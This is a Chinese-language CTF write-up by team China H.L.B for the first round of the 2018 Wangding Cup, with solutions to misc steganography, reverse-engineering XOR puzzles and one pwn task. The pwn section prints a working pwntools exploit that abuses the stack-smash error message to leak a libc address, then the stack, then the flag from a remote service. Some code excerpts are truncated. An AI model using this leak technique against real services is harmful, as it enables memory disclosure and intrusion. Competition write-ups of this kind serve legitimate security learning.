登录

【2018年 网鼎杯CTF 第一场】China H.L.B “网鼎杯” 部分WriteUp

老虎家族2017 / 2018-08-22 00:25:13 / 浏览数 6247 安全技术 CTF 顶(1) 踩(0)

作者：china H.L.B战队 未经同意，不得转载

一、 Misc


1. 题目：签到

解答：


（1）提示让关注公众号，关注后在公众号里边输入“青龙之站”之后如下图所示；

（2）回复1f5f2e进入下一关，如下图所示；

（3）回复4c361b进入下一关，如下图所示；



（4）回复7642a4进入下一关，如下图所示；



（5）回复aac333得flag，如下图所示；


（6）Flag：*flag{hello_wangdingbei}

1. 题目：clip


解答：

（1）下载题目是.disk文件，第一反应是linux虚拟磁盘，如下图所示；

（2）（题目提示词频是损坏的，那么linux挂载肯定没用）使用winHex打开文件，如下图所示；



（3）在winhex中的第196280行发现了png的文件头，如图下所示；



备注：png 16进制文件头以89504E47开头的

（4）进行手动查找发现了俩个IHDR的png图片字样另存在如下图所示；

① 第一张图片：

备注：需要填充png尾

② 第二张图片：

备注：需要填充png头和尾

③ 使用PS对俩张图片进行拼接，如下图所示；


flag{0b008070-eb72-4b99-abed-092075d72a40}

（5）Flag：flag{0b008070-eb72-4b99-abed-092075d72a40 }


1. 题目：minified

解答：


（1）Stegsolve打开图片，如下图所示；




（2）打开Stegsolve选择Data Extract查看图片通道，如下图所示；



（3）选择0通告发现是LSB隐写，如下图所示；



（4）分别把alpha，green和blue的0通道另存为再进行异或处理，最终在alpha和green的中发现flag如下图所示；




（5）Flag：flag｛7bb6db9f-d2eb-4e69-8dee-0002ce1e07f9｝

二、 Reverse

1. 题目：beijing

解答：

（1）题目给了我们一个Linux下的可执行程序，放在虚拟机下运行结果如下图所示:



（2）拖到IDA里面尝试分析下程序的逻辑，经过分析程序主要处理两个函数，主要逻辑如下:(由于长度关系只截取了部分)

① main函数21次调用了encode函数，然后将返回的结果按照字符打印出来如下图所示；

```
22  char v19; // al
23  char v20; // al
24
25  v0 = encode(dword_804A03C);
26  printf("%c", v0);
27  fflush(stdout);
28  v1 = encode(dword_804A044);
29  printf("%c", v1);
30  fflush(stdout);
31  v2 = encode(dword_804A0E0);
32  printf("%c", v2);
33  fflush(stdout);
34  v3 = encode(dword_804A050);
35  printf("%c", v3);
36  fflush(stdout);
37  v4 = encode(dword_804A058);
38  printf("%c", v4);
39  fflush(stdout);
40  v5 = encode(dword_804A0E4);
41  printf("%c", v5);
42  fflush(stdout);
43  v6 = encode(dword_804A064);
44  printf("%c", v6);
45  fflush(stdout);
46  v7 = encode(dword_804A0E8);
47  printf("%c", v7);
48  fflush(stdout);
49  v8 = encode(dword_804A070);
50  printf("%c", v8);
51  fflush(stdout);
```

② encode函数按照参数a1的数值做对应的亦或运算，并返回char类型的结果如下图所示：

```
1  int __cdecl encode(int a1)
2  {
3    char v2; // [esp+Fh] [ebp-1h]
4
5    switch ( a1 )
6    {
7      case 0:
8        v2 = byte_804A021 ^ byte_804A020;
9        break;
10     case 1:
11       v2 = byte_804A023 ^ byte_804A022;
12       break;
13     case 2:
14       v2 = byte_804A025 ^ byte_804A024;
15       break;
16     case 3:
17       v2 = byte_804A027 ^ byte_804A026;
18       break;
19     case 4:
20       v2 = byte_804A029 ^ byte_804A028;
21       break;
22     case 5:
23       v2 = byte_804A02B ^ byte_804A02A;
24       break;
25     case 6:
26       v2 = byte_804A02D ^ byte_804A02C;
27       break;
28     case 7:
29       v2 = byte_804A02F ^ b
30       break;
```

（3）查看亦或部分对应的数据段数据和对应的hex数据如下图所示；
数据段数据：

```
.data:0804A020 byte_804A020    db 61h                  ; DATA XREF: encode:loc_804848C↑r
.data:0804A021 byte_804A021    db 4Ch                  ; DATA XREF: encode+33↑r
.data:0804A022 byte_804A022    db 67h                  ; DATA XREF: encode:loc_80484A6↑r
.data:0804A023 byte_804A023    db 59h                  ; DATA XREF: encode+4D↑r
.data:0804A024 byte_804A024    db 69h                  ; DATA XREF: encode:loc_80484C0↑r
.data:0804A025 byte_804A025    db 29h                  ; DATA XREF: encode+67↑r
.data:0804A026 byte_804A026    db 6Eh                  ; DATA XREF: encode:loc_80484DA↑r
.data:0804A027 byte_804A027    db 42h                  ; DATA XREF: encode+81↑r
.data:0804A028 byte_804A028    db 62h                  ; DATA XREF: encode:loc_80484F4↑r
.data:0804A029 byte_804A029    db 0Dh                  ; DATA XREF: encode+9B↑r
.data:0804A02A byte_804A02A    db 65h                  ; DATA XREF: encode:loc_804850E↑r
.data:0804A02B byte_804A02B    db 71h                  ; DATA XREF: encode+B5↑r
.data:0804A02C byte_804A02C    db 66h                  ; DATA XREF: encode:loc_8048528↑r
.data:0804A02D byte_804A02D    db 34h                  ; DATA XREF: encode+CF↑r
.data:0804A02E byte_804A02E    db 6Ah                  ; DATA XREF: encode:loc_8048542↑r
.data:0804A02F byte_804A02F    db 0C6h                 ; DATA XREF: encode+E9↑r
.data:0804A030 byte_804A030    db 6Dh                  ; DATA XREF: encode:loc_804855C↑r
.data:0804A031 byte_804A031    db 8Ah                  ; DATA XREF: encode+103↑r
.data:0804A032 byte_804A032    db 6Ch                  ; DATA XREF: encode:loc_8048576↑r
.data:0804A033 byte_804A033    db 7Fh                  ; DATA XREF: encode+11D↑r
.data:0804A034 byte_804A034    db 7Bh                  ; DATA XREF: encode:loc_8048590↑r
.data:0804A035 byte_804A035    db 0AEh                 ; DATA XREF: encode+137↑r
.data:0804A036 byte_804A036    db 7Ah                  ; DATA XREF: encode:loc_80485AA↑r
.data:0804A037 byte_804A037    db 92h                  ; DATA XREF: encode+151↑r
.data:0804A038 byte_804A038    db 7Dh                  ; DATA XREF: encode:loc_80485C4↑r
.data:0804A039 byte_804A039    db 0ECh                 ; DATA XREF: encode+16B↑r
.data:0804A03A byte_804A03A    db 5Fh                  ; DATA XREF: encode:loc_80485DE↑r
.data:0804A03B byte_804A03B    db 57h                  ; DATA XREF: encode+185↑r
.data:0804A03C dword_804A03C   dd 6                    ; DATA XREF: main+19↑r
```

数据段数据hex数据：

```
0804A020  61 4C 67 59 69 29 6E 42  62 0D 65 71 66 34 6A C6  aLgYi)nBb.eqf4j.
0804A030  6D 8A 6C 7F 7B AE 7A 92  7D EC 5F 57 06 00 00 00  m.l.{.z.}._W....
```

这里可以看到这段数据大部分都是可见的字符，因此可以假设flag就在这段数据中，但是顺序是被打乱的，而正确的顺序就是main函数中的顺序，即

```
encode :
   return flag[i]^xor[i]
  main :
   list[]   <-  ■■■■■■flag■■■■
   print encode(list[i])
```

（4）按照上面的理论，可得到如下的分组:


```
flag = ['a','g','i','n','b','e','f','j','m','l','{','z','}','_']
  xor = ['L','Y','B','','q','4','','','','','','']    #■■■■■■■■■■■■
  list = [6,9,0,1,0xa,0,8,0,0xb,2,3,1,0xd,4,5,2,7,2,3,1,0xc]
```

（5）最后运算脚本：

```
result = ''
  for i in range(0,21):
   result += flag[list[i]]
  print result
```


（6）Flag：flag{amazing_beijing}

1. 题目：advanced



解答：

（1）把题目放入linux kali中试运行一下，如下图所示；



（2）把得到的数值进行ASCII转换，如下图所示；

（3）解密得到内容使用脚本运行得到flag，如下图所示；

（4）Flag：flag{d_with_a_template_phew}
（5）脚本如下：

```
tup = 'K@LKVHr[DXEsLsYI@\tmpMYIr\EIZQ'
flag = ""
for i in range(len(tup)):
   if i % 2 == 0:
       flag += chr(ord(tup[i])^0x2D)
   else:
       flag += chr(ord(tup[i])^0x2C)
print flag
```

三、 PWN

1. 题目：GUESS

解答：
（1）这题就是简单的stack smash加强版。所以把flag读到栈上面了，所以要leak三次
（2）第一次leak出puts的地址，减去偏移，得到libc基址
（3）第二次用environ leak出栈地址
（4）第三次leak出flag
（5）因此得flag：
flag{936dd5d1-457a-413d-ae5d-bbd55136e524}
（6）脚本如下：

```
#!/usr/bin/python
# -*- coding: utf-8 -*-
from pwn import *

context.log_level='debug'
libc = ELF('./libc-2.23.so')

p = remote('106.75.90.160', 9999)

payload = 'a'* 296 + p64(0x602020)*3
p.sendline(payload)
p.recvuntil('stack smashing detected ***: ')
puts_addr = u64(p.recvuntil(' ')[:-1]+'\x00\x00')
libc_base = puts_addr - libc.symbols['puts']
environ_addr = libc_base + libc.symbols['_environ']
payload = 'a'*296 + p64(environ_addr)*3
p.sendline(payload)
p.recvuntil('stack smashing detected ***: ')
stack_addr = u64(p.recvuntil(' ')[:-1]+'\x00\x00')
p.recvuntil('Please type your guessing flag')
payload = 'a'*296 + p64(stack_addr-0x168)*3
p.sendline(payload)

p.interactive()
```

